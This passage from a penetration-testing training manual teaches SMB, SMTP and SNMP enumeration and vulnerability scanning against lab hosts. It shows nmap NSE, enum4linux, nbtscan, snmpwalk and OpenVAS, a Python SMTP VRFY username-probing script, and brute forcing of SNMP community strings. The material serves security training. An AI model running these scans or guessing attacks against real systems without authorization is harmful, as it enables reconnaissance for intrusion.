That said, the SMB protocol has also been updated and improved in parallel with Windows Operating Systems releases. Here is a quick list to clarify SMB version numbers, and their related Windows Operating system versions:

- **SMB1** – Windows 2000, XP and Windows 2003.
- **SMB2** – Windows Vista SP1 and Windows 2008
- **SMB2.1** – Windows 7 and Windows 2008 R2
- **SMB3** – Windows 8 and Windows 2012.

4.3.1 - Scanning for the NetBIOS Service

The SMB NetBIOS³⁴ service listens on TCP ports 139 and 445, as well as several UDP ports. These can be scanned with tools, such as **nmap**, using syntax similar to the following:

```
root@kali:~# nmap -v -p 139,445 -oG smb.txt 10.11.1.1-254
```

³² https://en.wikipedia.org/wiki/Server_Message_Block

³³ <http://markgamarache.blogspot.ca/2013/01/ntlm-challenge-response-is-100-broken.html>

³⁴ <https://en.wikipedia.org/wiki/NetBIOS>

There are other, more specialized, tools for specifically identifying NetBIOS information, such as **nbtscan** as shown below.

```
root@kali:~# nbtscan -r 10.11.1.0/24
Doing NBT name scan for addresses from 10.11.1.0/24

IP address      NetBIOS Name    Server     User      MAC address
-----
10.11.1.255    Sendto failed: Permission denied
10.11.1.201    ALICE          <server>   ALICE      00:50:56:af:41:cf
10.11.1.205    IS~ORACLE       <server>   ORACLE    00:50:56:af:1f:f6
10.11.1.206    IS~ORACLE2      <server>   <unknown>  00:50:56:af:7a:2e
10.11.1.221    SLAVE          <server>   <unknown>  00:50:56:af:1d:ac
...
10.11.1.229    THINCMAIL       <server>   <unknown>  00:50:56:af:20:21
10.11.1.231    RALPH          <server>   <unknown>  00:50:56:af:36:69
10.11.1.224    UBUNTU05        <server>   UBUNTU05  00:00:00:00:00:00
10.11.1.236    SUFFERENCE      <server>   SUFFERENCE 00:00:00:00:00:00
10.11.1.245    HELPDESK        <server>   <unknown>  00:50:56:af:6b:b3
root@kali:~#
```

4.3.2 - Null Session Enumeration.

A null session refers to an unauthenticated NetBIOS session between two computers. This feature exists to allow unauthenticated machines to obtain browse lists from other Microsoft servers. A null session also allows unauthenticated hackers to obtain large amounts of information about the machine, such as password policies, usernames, group names, machine names, user and host SIDs. This Microsoft feature existed in SMB1 by default and was later restricted in subsequent versions of SMB.

Let's look at the kind of information that can be extracted from a Windows computer using an SMB null session. A useful tool for this is **enum4linux**³⁵, present in Kali. As described by its authors, "**enum4linux** is a tool for enumerating information from Windows and Samba systems". It is written in Perl and is basically a wrapper around the Samba³⁶ tools **smbclient**, **rpcclient**, **net** and **nmblookup**. The following partial output shows the wealth of information that can be extracted from the SMB protocol under certain conditions.

```
root@kali:~# enum4linux -a 10.11.1.227
=====
| OS information on 10.11.1.227 |
=====

[+] Got OS info for 10.11.1.227 from smbclient: Domain=[WORKGROUP] OS=[Windows 5.0]
Server=[Windows 2000 LAN Manager]

...
user:[admin] rid:[0x3ef]
user:[Administrator] rid:[0x1f4]
user:[alice] rid:[0x3f0]
user:[backup] rid:[0x3ee]
user:[david] rid:[0x3f1]
user:[Guest] rid:[0x1f5]
user:[IUSR_SRV2] rid:[0x3ea]
user:[IWAM_SRV2] rid:[0x3eb]
user:[john] rid:[0x3f2]
user:[lisa] rid:[0x3f3]
user:[mark] rid:[0x3f4]
user:[sqlusr] rid:[0x3ed]
user:[TsInternetUser] rid:[0x3e8]

...
```

³⁵ <http://labs.portcullis.co.uk/application/enum4linux/>

³⁶ <http://www.samba.org/>

```
[+] Password Info for Domain: SRV2

[+] Minimum password length: None
[+] Password history length: None
[+] Maximum password age: 42 days 22 hours 47 minutes
[+] Password Complexity Flags: 000000

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0
```

For more information about **enum4linux**, check out the examples available on the Portcullis Labs website³⁷.

³⁷ <http://labs.portcullis.co.uk/tools/enum4linux/>

4.3.3 - Nmap SMB NSE Scripts

Nmap contains many useful NSE scripts that can be used to discover and enumerate SMB services. These scripts can be found in the */usr/share/nmap/scripts* directory.

```
root@kali:~# ls -l /usr/share/nmap/scripts/smb*
-rw-r--r-- 1 root root 45197 Jan 24 17:55 /usr/share/nmap/scripts/smb-brute.nse
-rw-r--r-- 1 root root 4846 Jan 24 17:55 /usr/share/nmap/scripts/smb-enum-domains.nse
-rw-r--r-- 1 root root 5931 Jan 24 17:55 /usr/share/nmap/scripts/smb-enum-groups.nse
-rw-r--r-- 1 root root 8045 Jan 24 17:55 /usr/share/nmap/scripts/smb-enum-processes.nse
-rw-r--r-- 1 root root 12099 Jan 24 17:55 /usr/share/nmap/scripts/smb-enum-sessions.nse
-rw-r--r-- 1 root root 6923 Jan 24 17:55 /usr/share/nmap/scripts/smb-enum-shares.nse
-rw-r--r-- 1 root root 12531 Jan 24 17:55 /usr/share/nmap/scripts/smb-enum-users.nse
-rw-r--r-- 1 root root 1706 Jan 24 17:55 /usr/share/nmap/scripts/smb-flood.nse
-rw-r--r-- 1 root root 7393 Jan 24 17:55 /usr/share/nmap/scripts/smb-ls.nse
-rw-r--r-- 1 root root 8792 Jan 24 17:55 /usr/share/nmap/scripts/smb-mbenum.nse
-rw-r--r-- 1 root root 7101 Jan 24 17:55 /usr/share/nmap/scripts/smb-os-discovery.nse
-rw-r--r-- 1 root root 5068 Jan 24 17:55 /usr/share/nmap/scripts/smb-print-text.nse
-rw-r--r-- 1 root root 63543 Jan 24 17:55 /usr/share/nmap/scripts/smb-psexec.nse
-rw-r--r-- 1 root root 5111 Jan 24 17:55 /usr/share/nmap/scripts/smb-security-mode.nse
-rw-r--r-- 1 root root 2424 Jan 24 17:55 /usr/share/nmap/scripts/smb-server-stats.nse
-rw-r--r-- 1 root root 14150 Jan 24 17:55 /usr/share/nmap/scripts/smb-system-info.nse
-rw-r--r-- 1 root root 1536 Jan 24 17:55 /usr/share/nmap/scripts/smbv2-enabled.nse
-rw-r--r-- 1 root root 7588 Jan 24 17:55 /usr/share/nmap/scripts/smb-vuln-conficker.nse
-rw-r--r-- 1 root root 6555 Jan 24 17:55 /usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse
-rw-r--r-- 1 root root 6634 Jan 24 17:55 /usr/share/nmap/scripts/smb-vuln-ms06-025.nse
-rw-r--r-- 1 root root 5465 Jan 24 17:55 /usr/share/nmap/scripts/smb-vuln-ms07-029.nse
-rw-r--r-- 1 root root 5797 Jan 24 17:55 /usr/share/nmap/scripts/smb-vuln-ms08-067.nse
-rw-r--r-- 1 root root 5618 Jan 24 17:55 /usr/share/nmap/scripts/smb-vuln-ms10-054.nse
-rw-r--r-- 1 root root 7288 Jan 24 17:55 /usr/share/nmap/scripts/smb-vuln-ms10-061.nse
-rw-r--r-- 1 root root 4541 Jan 24 17:55 /usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
root@kali:~#
```

We can see that several interesting Nmap SMB NSE scripts exist,, such as OS discovery and enumeration of various pieces of information from the protocol

```
root@kali:~# nmap -v -p 139, 445 --script=smb-os-discovery 10.11.1.227
...
Nmap scan report for 10.11.1.227
Host is up (0.57s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Host script results:
| smb-os-discovery:
|   OS: Windows 2000 (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_2000::-*
|   Computer name: srv2
|   NetBIOS computer name: SRV2
|   Workgroup: WORKGROUP
...
root@kali:~#
```

To check for known SMB protocol vulnerabilities, you can invoke one of the **nmap smb-vuln** scripts as shown below.

```
root@kali:~# nmap -v -p 139,445 --script=smb-vuln-ms08-067 --script-args=unsafe=1  
10.11.1.201
```

Starting Nmap 7.01 (https://nmap.org) at 2016-03-20 00:04 EDT

NSE: Loaded 1 scripts for scanning.

NSE: Script Pre-scanning.

...

Scanning 10.11.1.201 [2 ports]

...

Completed NSE at 00:04, 17.39s elapsed

Nmap scan report for 10.11.1.201

Host is up (0.17s latency).

PORt STATE SERVICE

139/tcp open netbios-ssn

445/tcp open microsoft-ds

MAC Address: 00:50:56:AF:02:91 (VMware)

Host script results:

| **smb-vuln-ms08-067:**

| **VULNERABLE:**

| **Microsoft Windows system vulnerable to remote code execution (MS08-067)**

| **State: VULNERABLE**

| IDs: CVE:CVE-2008-4250

| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,

| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary

| code via a crafted RPC request that triggers the overflow during path canonicalization.

|

| Disclosure date: 2008-10-23

| References:

| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250>

| <https://technet.microsoft.com/en-us/library/security/ms08-067.aspx>

...

root@kali:~#

In this case, **nmap** identifies that the specific SMB service is missing at least one critical patch for the MS08-067³⁸ vulnerability.

4.3.4 - Exercises

1. Use Nmap to make a list of which SMB servers in the lab are running Windows.
2. Use NSE scripts to scan these systems for SMB vulnerabilities.
3. Use **nbtscan** and **enum4linux** against these systems and identify the kinds of data you can obtain from different versions of Windows.

OS-40813 Rody Shahnazarian

³⁸ <http://technet.microsoft.com/en-us/security/bulletin/ms08-067>

4.4 - SMTP Enumeration

In certain vulnerable configurations, mail servers can also be used to gather information about a host or network. SMTP³⁹ supports several important commands, such as *VRFY* and *EXPN*. A *VRFY* request asks the server to verify an email address, while *EXPN* asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which can later aid the attacker. Consider this example:

```
root@kali:~# nc -nv 10.11.1.215 25
(UNKNOWN) [10.11.1.215] 25 (smtp) open
220 redhat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Wed, 12 Jun 2013 07:47:14 +0300
VRFY root
250 2.1.5 root <root@redhat.acme.com>
VRFY idontexist
550 5.1.1 idontexist... User unknown
^C
root@kali:~#
```

Notice the difference in the message received when a user is present on the system. The SMTP server happily verifies that the user exists. This procedure can be used to help guess valid usernames. Examine the following simple Python script that opens a TCP socket, connects to the SMTP server, and issues a *VRFY* command for a given username.

```
#!/usr/bin/python
import socket
import sys
if len(sys.argv) != 2:
    print "Usage: vrfy.py <username>"
    sys.exit(0)
```

³⁹ https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

```
# Create a Socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server
connect=s.connect(('10.11.1.215',25))

# Receive the banner
banner=s.recv(1024)
print banner

# VRFY a user
s.send('VRFY ' + sys.argv[1] + '\r\n')
result=s.recv(1024)
print result

# Close the socket
s.close()
```

See if you can use this Python code to automate the process of username discovery, by using a text file with usernames as input.

4.4.1 - Exercise

1. Search your target network range, and see if you can identify any systems that respond to the SMTP VRFY command.

4.5 - SNMP Enumeration

Over the years, we have often found that Simple Network Management Protocol (SNMP) is a poorly understood protocol by many network administrators. This often results in SNMP misconfigurations, which can result in a dramatic information leakage. SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing, and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes, and are commonly left configured with default public and private community strings.

Now, consider that all of the above applies to a protocol, which by definition is meant to “Manage the Network”. For all these reasons, SNMP is another of our favorite enumeration protocols.

A Note From the Author

Several years back, I performed an internal penetration test on a company that provided network integration services to a large number of corporate clients, banks, and other similar organizations. After several hours of scoping out the system, a large class B network was discovered with thousands of Cisco routers attached to it. It was explained to us that each of these routers was a gateway to one of their clients, for management and configuration purposes.

A quick scan for default **cisco / cisco** telnet credentials discovered a single low end Cisco ADSL router. Digging a bit further revealed a set of complex SNMP public and private community strings in the router configuration file. As it turned out, these same

public and private community strings were used on every single networking device, for the whole class B range, and beyond – simple management, right?

An interesting thing about enterprise routing hardware is that these devices often support configuration file **read** and **write** through private SNMP community string access. Since the private community strings for all the gateway routers were now known to us, by writing a simple script to copy all the router configurations on that network using SNMP and TFTP protocols, we not only compromised the infrastructure of the network integration company, but their clients, as well.

4.5.1 - MIB Tree

The SNMP Management Information Base (MIB) is a database containing information usually related to network management. The database is organized like a tree, where branches represent different organizations or network functions. The leaves of the tree (final endpoints) correspond to specific variable values that can then be accessed, and probed, by an external user. To read more about the MIB tree, refer to the following URL:

- <http://publib.boulder.ibm.com/infocenter/pseries/v5r3/index.jsp?topic=/com.ibm.aix.progcomm/doc/progcomc/mib.htm>

For example, the following MIB values correspond to specific Microsoft Windows SNMP parameters.

1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs
1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

4.5.2 - Scanning for SNMP

To scan for open SNMP ports, we can use **nmap** with syntax similar to the following.

```
root@kali:~# nmap -sU --open -p 161 10.11.1.1-254 -oG mega-snmp.txt
```

Alternatively, we can use a tool such as **onesixtyone**⁴⁰, which will check for given community strings against an IP list, allowing us to brute force various community strings.

```
root@kali:~# echo public > community
root@kali:~# echo private >> community
root@kali:~# echo manager >> community
root@kali:~# for ip in $(seq 1 254);do echo 10.11.1.$ip;done > ips
root@kali:~# onesixtyone -c community -i ips
```

Once these SNMP services are found, we can start querying them for specific MIB data that might be interesting to us.

⁴⁰ <http://www.phreedom.org/software/onesixtyone/>

4.5.3 - Windows SNMP Enumeration Example

We can probe and query SNMP values using a tool such as **snmpwalk** provided we at least know the SNMP read-only community string, which in most cases is “*public*”. Using some of the MIB values provided above, we could attempt to enumerate their corresponding values. Try out the following examples against a known machine in the labs, which has a Windows SNMP port exposed with the community string “*public*”.

Enumerating the Entire MIB Tree

```
root@kali:~# snmpwalk -c public -v1 10.11.1.219
iso.3.6.1.2.1.1.1.0 = STRING: "Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP "
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (66160) 0:11:01.60
...
```

Enumerating Windows Users:

```
root@kali:~# snmpwalk -c public -v1 10.11.1.204 1.3.6.1.4.1.77.1.2.25
```

Enumerating Running Windows Processes:

```
root@kali:~# snmpwalk -c public -v1 10.11.1.204 1.3.6.1.2.1.25.4.2.1.2
```

Enumerating Open TCP Ports:

```
root@kali:~# snmpwalk -c public -v1 10.11.1.204 1.3.6.1.2.1.6.13.1.3
```

Enumerating Installed Software:

```
root@kali:~# snmpwalk -c public -v1 10.11.1.204 1.3.6.1.2.1.25.6.3.1.2
```

4.5.4 - Exercises

1. Scan your target network with **onesixtyone**. Identify any SNMP servers.
2. Use **snmpwalk** and **snmp-check** to gather information about the discovered targets.

5. - Vulnerability Scanning

Vulnerability scanning is the process of using automated tools to discover, and identify, vulnerabilities in a network. Vulnerability scanners come in many different forms, from simple scripts that identify a single vulnerability, to complex commercial software engines that scan for thousands of them.

Vulnerability scans can generate a great deal of traffic and, in some cases, can even result in denial of service conditions on many network devices, so caution must be exercised before making use of mass vulnerability scanners on a penetration test.

5.1 - Vulnerability Scanning with Nmap

In the port-scanning module, we briefly touched on Nmap NSE scripts. The Nmap NSE scripts can be used, not only for enumeration, but also to conduct precise vulnerability scanning. All NSE scripts are located in the **/usr/share/nmap/scripts** folder.

```
root@kali:~# cd /usr/share/nmap/scripts/
root@kali:/usr/share/nmap/scripts# ls -l *vuln*
-rw-r--r-- 1 root root 6960 Dec 13 2012 afp-path-vuln.nse
-rw-r--r-- 1 root root 6190 Dec 13 2012 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 7112 Dec 13 2012 http-huawei-hg5xx-vuln.nse
-rw-r--r-- 1 root root 8203 Dec 13 2012 http-iis-webdav-vuln.nse
-rw-r--r-- 1 root root 4021 Dec 13 2012 http-vmware-path-vuln.nse
-rw-r--r-- 1 root root 6519 Dec 13 2012 http-vuln-cve2009-3960.nse
...
```

As a brief introduction to vulnerability scanning with NSE scripts, we can use the *http-vuln-cve2010-2861* script to scan a Cold Fusion web server for a directory traversal vulnerability⁴¹.

```
root@kali:~# nmap -v -p 80 --script=http-vuln-cve2010-2861 10.11.1.210
Starting Nmap 6.25 ( http://nmap.org ) at 2013-06-17 10:28 MDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 10:28
Scanning 10.11.1.210 [4 ports]
Completed Ping Scan at 10:28, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:28
Completed Parallel DNS resolution of 1 host. at 10:28, 0.00s elapsed
Initiating SYN Stealth Scan at 10:28
Scanning 10.11.1.210 [1 port]
Discovered open port 80/tcp on 10.11.1.210
Completed SYN Stealth Scan at 10:28, 0.10s elapsed (1 total ports)
NSE: Script scanning 10.11.1.210.
Initiating NSE at 10:28
Completed NSE at 10:28, 2.08s elapsed
Nmap scan report for 10.11.1.210
Host is up (0.19s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-vuln-cve2010-2861:
|   VULNERABLE:
|     Adobe ColdFusion Directory Traversal Vulnerability
|       State: VULNERABLE (Exploitable)
|       IDs: OSVDB:67047 CVE: CVE-2010-2861
|       Description:
|         Multiple directory traversal vulnerabilities in the administrator console
|         in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read
|         arbitrary files via the
|           locale parameter
|       Disclosure date: 2010-08-10
|       Extra information:
|
|         CFusionMX
|           Not vulnerable
|         JRun4\servers
|           Not vulnerable
|         ColdFusion8
|           HMAC: 446EF3D6B348522E29F72ED6BB19A6BE9867A42C
|           Salt: 1371461992204
|           Hash: AAFDC23870ECBCD3D557B6423A8982134E17927E
```

⁴¹ <https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861>

```
| CFusionMX7  
| Not vulnerable  
  
References:  
| http://osvdb.org/67047  
| http://www.nessus.org/plugins/index.php?view=single&id=48340  
| http://www.blackhatacademy.org/security101/Cold_Fusion_Hacking  
| http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861  
| http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861  
  
NSE: Script Post-scanning.  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 2.54 seconds  
    Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

We can see in the above output that not only did Nmap find the server to be vulnerable; it also retrieved the admin's password hash.

Improperly secured FTP servers can often provide a wealth of information, and can sometimes lead to complete server compromise. The *ftp-anon* NSE script lets us quickly scan a range of IP addresses for FTP servers that allow anonymous access.

```
root@kali:~# nmap -v -p 21 --script=ftp-anon.nse 10.11.1.1-254  
...  
Nmap scan report for 10.11.1.217  
Host is up (0.19s latency).  
PORT      STATE SERVICE  
21/tcp    open  ftp  
|  ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|  total 20  
|  d-----  2 root    ftp          4096 Jun 12 07:49 =  
|  d--x--x--x  2 root    root         4096 Jan 18 2007 bin  
|  d--x--x--x  2 root    root         4096 Jan 18 2007 etc  
|  drwxr-xr-x  2 root    root         4096 Jan 18 2007 lib  
|_drwxr-sr-x  2 root    ftp          4096 Feb  4 2000 pub
```

As was previously mentioned, the Microsoft Windows SMB service has a long history of serious vulnerabilities, and servers are often found to be vulnerable in penetration tests. SMB can often disclose a great deal of information to unauthenticated users, which can then be used for future attacks. For instance, we can check the security level of an SMB server with the *smb-security-mode* NSE script, as follows.

```
root@kali:~# nmap -v -p 139, 445 --script=smb-security-mode 10.11.1.236
...
Nmap scan report for 10.11.1.236
Host is up (0.10s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Host script results:
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   Share-level authentication (dangerous)
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
```

Beyond penetration testing, network administrators can also benefit from NSE scripts, by verifying that patches have been applied against a group of servers or workstations. For example, you can use **nmap** data to verify that all domain web servers have been patched against CVE-2011-3192⁴², an Apache denial of service vulnerability.

```
root@kali:~# nmap -v -p 80 --script=http-vuln-cve2011-3192 10.11.1.205-210
...
Nmap scan report for 10.11.1.208
Host is up (0.19s latency).

PORT      STATE SERVICE
```

⁴² <https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3192>

```
80/tcp open  http
| http-vuln-cve2011-3192:
|   VULNERABLE:
|     Apache byterange filter DoS
|       State: VULNERABLE
|       IDs:  CVE:CVE-2011-3192  OSVDB:74721
|       Description:
|         The Apache web server is vulnerable to a denial of service attack when
numerous
|           overlapping byte ranges are requested.
|       Disclosure date: 2011-08-19
|       References:
|         http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|         http://osvdb.org/74721
|         http://seclists.org/fulldisclosure/2011/Aug/175
|         http://nessus.org/plugins/index.php?view=single&id=55976
```

In the output above, a server was found to be to possess the denial of service vulnerability. Nmap also provides links to various references that the user can visit for more information about the discovered vulnerability.

5.2 - The OpenVAS Vulnerability Scanner

The Open Vulnerability Assessment System (OpenVAS)⁴³ is a powerful vulnerability scanner, containing thousands of vulnerability checks. It is completely free, and open source, licensed under the GNU General Public License (GNU GPL)⁴⁴.

5.2.1 - OpenVAS Initial Setup

OpenVAS is a powerful framework and requires some initial setup. The first step is to run the **openvas-setup** script to initialize its plugins and start the various services required by OpenVAS. When the script finishes, the generated admin password will be displayed so ensure you make note of it somewhere before proceeding.

```
root@kali:~# openvas-setup
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
...
Stopping OpenVAS Manager: openvasmd.
Stopping OpenVAS Scanner: openvassd.
Loading the OpenVAS plugins...
base gpgme-Message: Setting GnuPG homedir to '/etc/openvas/gnupg'
base gpgme-Message: Using OpenPGP engine version '1.4.12'
All plugins loaded
...
Write out database with 1 new entries
Data Base Updated
User created with password 'xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx'.
```

⁴³ <http://openvas.org/>

⁴⁴ <https://www.gnu.org/licenses/gpl.html>

With the initial setup completed, we can now launch the Firefox browser and navigate to the Greenbone Security Assistant and log in with the newly created credentials.

```
root@kali:~# firefox https://127.0.0.1:9392
```




Figure 23 - The Greenbone Security Assistant Login Form

Once logged in, you will be presented with the Greenbone Security Assistant interface, where you can configure targets, create tasks, and manage vulnerability scan results.

The screenshot shows the Greenbone Security Assistant interface. At the top, there's a navigation bar with links for Scan Management, Asset Management, SecInfo Management, Configuration, Extras, Administration, and Help. The top right corner shows the user is logged in as Admin admin | Logout, with the date and time Tue Jun 9 21:58:21 2015 UTC.

The main area is titled "Tasks (total: 0)" and includes a filter bar with a "apply_overrides=1 rows=10 first=1 sort=name" dropdown. Below the filter is a table with columns: Name, Status, Reports (Total and Last), Severity, Trend, and Actions. A note below the table says "(Applied filter: apply_overrides=1 rows=10 first=1 sort=name) (total: 0)".

A cartoon character of a woman holding a pointer is positioned on the left side of the interface, pointing towards the "Start Scan" button. The character has a speech bubble that reads:

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.

For more detailed information on functionality, please try the integrated help system. It is always available as a context sensitive link as icon .

Quick start: Immediately scan an IP address
IP address or hostname: Start Scan

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

When creating the Target and Task I will use the default Port List, Alert, OpenVAS Scan Config, Credentials, OpenVAS Scanner and Slave configured in "My Settings".

By clicking the New Task icon you can also create a new Task yourself. However, you will need a Target first, which you can create by going to the Targets page found in the Configuration menu using the New icon there.

Figure 24 - The OpenVAS Greenbone Security Assistant Interface

Before running our first vulnerability scan with OpenVAS, we need to configure a target under the **Configuration** menu. The target can either be a single IP address, or a range of hosts, as shown below.

The screenshot shows the 'New Target' configuration dialog in the Greenbone Security Assistant. The top bar includes the logo, user info ('Logged in as Admin admin | Logout'), and date ('Tue Jun 9 22:04:24 2015 UTC'). The navigation menu at the top has tabs: Scan Management, Asset Management, SecInfo Management, Configuration (which is selected), Extras, Administration, and Help. The main form is titled 'New Target'. It contains the following fields:

- Name: subnet-1
- Comment (optional): (empty)
- Hosts:
 - Manual: 192.168.1.0/24
 - From file: (button) No file selected.
- Exclude Hosts: (empty)
- Reverse Lookup Only:
 - Yes (radio button)
 - No (radio button, selected)
- Reverse Lookup Unify:
 - Yes (radio button)
 - No (radio button, selected)
- Port List: All IANA assigned TCP 2012-02-10
- Alive Test: Scan Config Default
- Credentials for authenticated checks (optional):
 - SSH: -- on port 22
 - SMB: --
 - ESXi: --

A 'Create Target' button is located at the bottom right of the form.

Figure 25.2 Configuring a New Target

With our target configured, we can proceed to create a new scan task from the **Scan Management** menu as shown below, using one of the built-in scan configs.

